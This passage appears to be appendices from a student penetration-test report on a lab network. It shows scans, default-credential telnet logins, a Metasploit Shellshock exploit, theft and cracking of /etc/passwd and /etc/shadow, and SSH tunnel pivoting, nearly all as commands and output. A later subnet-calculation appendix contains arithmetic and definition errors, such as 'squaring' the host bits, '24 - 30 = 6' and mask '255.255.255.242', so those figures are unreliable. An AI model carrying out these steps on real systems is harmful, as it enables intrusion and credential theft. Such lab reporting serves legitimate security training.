root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Mon Dec 12 11:34:45 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
```

Figure 9.2: Using Telnet to access Router 2

9.1.2 Discovering Router 3

```
root@kali:~# nmap -sV 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-18 15:13 EST
Nmap scan report for 192.168.0.229
Host is up (0.0093s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet      VyOS telnetd 1.14.0 or later
80/tcp    open  http       lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet      VyOS telnetd 1.14.0 or later
80/tcp    open  http       lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router
```

Figure 9.3: Nmap scan of 192.168.0.229/30

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Dec 13 17:10:31 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 9.4: Using Telnet to access Router 3

9.1.3 Discovery of Webserver 2

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port:    80
+ Start Time:    2023-01-07 07:29:56 (GMT-5)
-----
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different way
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cve/)
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:        2023-01-07 07:30:31 (GMT-5) (35 seconds)
-----
+ 1 host(s) tested
```

Figure 9.5: A Nikto scan done against 192.168.0.242

```
msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
```

Figure 9.6: The Metasploit module used to exploit the shellshock vulnerability on Webserver 2

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.0.242
RHOSTS => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
```

Figure 9.7: Changing the 'RHOSTS' and 'TARGETURI' variables within Metasploit

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → passwd
[*] Downloaded 1.90 KiB of 1.90 KiB (100.0%): /etc/passwd → passwd
[*] download    : /etc/passwd → passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → shadow
[*] Downloaded 1.19 KiB of 1.19 KiB (100.0%): /etc/shadow → shadow
[*] download    : /etc/shadow → shadow
```

Figure 9.8: Downloading the passwd and shadow files from the webserver

```

root@kali:~# unshadow passwd shadow > Webserver2Passwd
Created directory: /root/.john
root@kali:~# john Webserver2Passwd
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple          (root)
1g 0:00:01:27 60.73% 2/3 (ETA: 08:50:24) 0.01148g/s 1097p/s 1099c/s 1099C/s Chiquita3..Gabriela3
Proceeding with incremental:ASCII
pears          (xweb)
2g 0:00:06:49 DONE 3/3 (2023-01-07 08:54) 0.004884g/s 1086p/s 1086c/s 1086C/s peton..penry
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Figure 9.9: Using John the Ripper to brute force the passwords from Webserver 2

```

root@kali:~# ssh xweb@192.168.0.242
xweb@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ ^C
$ exit
Connection to 192.168.0.242 closed.
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 18:15:49 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# 

```

Figure 9.10: Both 'root' and 'xweb' accounts could be accessed via ssh

```

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes

```

Figure 9.11: The file 'sshd_config' was edited to contain the line "PermitTunnel yes" to allow for tunneling to the webserver

```

root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sat Jan  7 14:04:48 2023 from 192.168.0.200
root@xadmin-virtual-machine:~#

```

Figure 9.12: Creating a tunnel to the webserver using the '-w' flag

```

root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:00 brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::215:5dff:fe00:400/64 scope link
            valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none

```

Figure 9.13: Confirmation of the tunnel on the host Kali machine

```

root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default
    link/ether 00:15:5d:00:04:19 brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::215:5dff:fe00:419/64 scope link
            valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none

```

Figure 9.14: Confirmation of the tunnel on Webserver 2

```

root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:15:5d:00:04:19 brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.242/30 brd 192.168.0.243 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::215:5dff:fe00:419/64 scope link
            valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
        inet 1.1.1.2/30 scope global tun0
            valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#

```

Figure 9.15: Giving the tunnel connection an IP address on the webserver

```

root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:04:00 brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::215:5dff:fe00:400/64 scope link
            valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
        inet 1.1.1.1/30 scope global tun0
            valid_lft forever preferred_lft forever
        inet6 fe80::f065:3c94:136b:7503/64 scope link stable-privacy
            valid_lft forever preferred_lft forever

```

Figure 9.16: Giving the tunnel connection an IP address on the host Kali machine

```

root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=2.71 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=3.11 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=2.15 ms
^C
--- 1.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 2.148/2.656/3.109/0.394 ms

```

Figure 9.17: Pinging the webserver through the tunnel connection on the host Kali machine

```

root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
1

```

Figure 9.18: Editing the 'forwarding' file to allow for IPv4 routing

```
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~# route add -net 192.168.0.96/27 tun0
root@kali:~# route add -net 192.168.0.232/30 tun0
```

Figure 9.19: Configuring the subnets connected to the firewall to be routed through the tunnel

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
```

Figure 9.20: Configuring 'iptables' to allow traffic from the webserver to reach the host machine via the tun0 interface

9.1.4 Discovering Router 4

```
root@kali:~# nmap -sV -e tun1 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 13:08 EST
Nmap scan report for 192.168.0.65
Host is up (0.0077s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet      VyOS telnetd
80/tcp    open  http       lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0070s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.80 seconds
```

Figure 9.21: An Nmap scan of the subnet 192.168.0.64/27 showed the presence of a router with an IP address of 192.168.0.65

```
root@kali:~# nmap -e tun1 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-08 13:05 EST
Nmap scan report for 192.168.0.97
Host is up (0.0069s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.98
Host is up (0.0046s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
2601/tcp  open  zebra
2604/tcp  open  ospfd
2605/tcp  open  bgpd
```

Figure 9.22: Scans of the 192.168.0.96/27 subnet also showed the presence of a router

9.1.5 Tunneling to PC 2

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding  
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding  
1
```

Figure 9.23: Editing PC 2's 'forwarding' file to enable IPv4 forwarding.

```
root@kali:~/Desktop/DataFound/192.168.0.34# ip addr add 1.1.1.1/30 dev tun0  
root@kali:~/Desktop/DataFound/192.168.0.34# ip link set tun0 up  
root@kali:~/Desktop/DataFound/192.168.0.34# route add -net 13.13.13.0/24 tun0  
root@kali:~/Desktop/DataFound/192.168.0.34#
```

Figure 9.24: Adding the IP address of the tunnel, and adding a route to the hidden subnet on the host machine

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 9.9.9.0/30 -o eth1 -j MASQUERADE
```

Figure 9.25: Configuring PC 2's 'iptables' setting to allow for traffic from the hidden subnet to return to the host machine

9.2 APPENDIX 2 - SUBNET CALCULATIONS

Below are the calculations done for each subnet on the network. The following steps describe how each calculation was done:

1. **Network address:** If not present in a routing table, the network address was calculated by taking an IP address present on the subnet, converting the last octet into its binary form, doing an AND operation with the last octet of the binary mask, and then converting the result back into decimal.
2. **Prefix:** If not present in a routing table, the prefix was calculated by converting the last octet of the subnet mask into binary, and then adding the number of network bits to 24
3. **Network bits:** Calculated by taking the number of borrowed bits in the last octet of the subnet mask and subtracting them from the prefix (this is essentially the reverse of the calculation done to find the prefix)
4. **Host bits:** Done by subtracting the number of network bits from 8
5. **Number of hosts:** Calculated by squaring the number of host bits
6. **Number of Useable hosts:** Calculated by subtracting 2 from the number of hosts, as the first and last IP addresses are reserved for the network address and the broadcast address

9.2.1 Subnet 1

Network Address	192.168.0.192
Class	C
Subnet Mask	255.255.255.224
Binary Mark	11111111. 11111111. 11111111. 11100000
Prefix	$24 + 3 = 27$
Network Bits	$27 - 24 = 3$
Host Bits	$8 - 3 = 5$
Number of Hosts	$2^5 = 32$
Number of Useable Hosts	$32 - 2 = 30$
First Useable Address	192.168.0.193
Last Useable Address	192.168.0.222
Broadcast Address	192.168.0.223

9.2.2 Subnet 2

Network Address	172.16.221.0
Class	B
Subnet Mask	255.255.255.0
Binary Mark	11111111. 11111111. 11111111. 00000000
Prefix	$24 + 0 = 24$
Network Bits	$24 - 24 = 0$
Host Bits	$8 - 0 = 8$

Number of Hosts	$2^8 = 256$
Number of Useable Hosts	$256 - 2 = 254$
First Useable Address	172.16.221.1
Last Useable Address	172.16.221.254
Broadcast Address	172.16.221.255

9.2.3 Subnet 3

Network Address	192.168.0.224
Class	C
Subnet Mask	255.255.255.252
Binary Mark	11111111. 11111111. 11111111. 11111100
Prefix	$24 + 6 = 30$
Network Bits	$24 - 30 = 6$
Host Bits	$8 - 6 = 2$
Number of Hosts	$2^2 = 4$
Number of Useable Hosts	$4 - 2 = 2$
First Useable Address	192.168.0.225
Last Useable Address	192.168.0.226
Broadcast Address	192.168.0.227

9.2.4 Subnet 4

Network Address	192.168.0.32
Class	C
Subnet Mask	255.255.255.224
Binary Mark	11111111. 11111111. 11111111. 11100000
Prefix	$24 + 3 = 27$
Network Bits	$24 - 27 = 3$
Host Bits	$8 - 3 = 5$
Number of Hosts	$2^5 = 32$
Number of Useable Hosts	$2 - 30$
First Useable Address	192.168.0.33
Last Useable Address	192.168.0.62
Broadcast Address	192.168.0.63

9.2.5 Subnet 5

Network Address	192.168.0.228
Class	C
Subnet Mask	255.255.255.252
Binary Mark	11111111. 11111111. 11111111.11111100
Prefix	$24 + 6 = 30$
Network Bits	$24 - 30 = 6$
Host Bits	$8 - 6 = 2$
Number of Hosts	$2^2 = 4$
Number of Useable Hosts	$2 - 4 = 2$
First Useable Address	192.168.0.229
Last Useable Address	192.168.0.230
Broadcast Address	192.168.0.231

9.2.6 Subnet 6

Network Address	192.168.0.128
Class	C
Subnet Mask	255.255.255.224
Binary Mark	11111111.11111111.11111111.11100000
Prefix	$24 + 3 = 27$
Network Bits	$24 - 27 = 3$
Host Bits	$8 - 3 = 5$
Number of Hosts	$2^5 = 32$
Number of Useable Hosts	$32 - 2 = 30$
First Useable Address	192.168.0.129
Last Useable Address	192.168.0.158
Broadcast Address	192.168.0.159

9.2.7 Subnet 7

Network Address	192.168.0.232
Class	C
Subnet Mask	255.255.255.252
Binary Mark	11111111. 11111111. 11111111.11111100
Prefix	$24 + 6 = 30$
Network Bits	$24 - 30 = 6$
Host Bits	$8 - 6 = 2$
Number of Hosts	$2^2 = 4$

Number of Useable Hosts	$4 - 2 = 2$
First Useable Address	192.168.0.233
Last Useable Address	192.168.0.234
Broadcast Address	192.168.0.235

9.2.8 Subnet 8

Network Address	13.13.13.13
Class	A
Subnet Mask	255. 255. 255.0
Binary Mark	11111111. 11111111. 11111111.00000000
Prefix	$24 + 0 = 0$
Network Bits	$24 - 24 = 0$
Host Bits	$8 - 0 = 8$
Number of Hosts	$2^8 = 256$
Number of Useable Hosts	$256 - 2 = 254$
First Useable Address	13.13.13.1
Last Useable Address	13.13.13.254
Broadcast Address	13.13.13.255

9.2.9 Subnet 9

Network Address	192.168.0.240
Class	C
Subnet Mask	255.255.255.252
Binary Mark	11111111. 11111111. 11111111.11111100
Prefix	$24 + 6 = 30$
Network Bits	$24 - 30 = 6$
Host Bits	$8 - 6 = 2$
Number of Hosts	$2^2 = 4$
Number of Useable Hosts	$4 - 2 = 2$
First Useable Address	192.168.0.241

Last Useable Address	192.168.0.242
Broadcast Address	192.168.0.243

9.2.10 Subnet 10

Network Address	192.168.0.96
Class	C
Subnet Mask	255. 255. 255.224
Binary Mark	11111111. 11111111. 11111111.11100000
Prefix	$24 + 3 = 27$
Network Bits	$24 - 27 = 3$
Host Bits	$8 - 3 = 5$
Number of Hosts	$2^5 = 32$
Number of Useable Hosts	$2 - 32 = 30$
First Useable Address	192.168.0.97
Last Useable Address	192.168.0.126
Broadcast Address	192.168.0.127

9.2.11 Subnet 11

Network Address	192.168.0.64
Class	C
Subnet Mask	255.255.255.242
Binary Mark	11111111. 11111111. 11111111.11100000
Prefix	$24 + 3 = 27$
Network Bits	$24 - 27 = 3$
Host Bits	$8 - 3 = 5$
Number of Hosts	$2^5 = 32$
Number of Useable Hosts	$32 - 2 = 30$
First Useable Address	192.168.0.65
Last Useable Address	192.168.0.94
Broadcast Address	192.168.0.95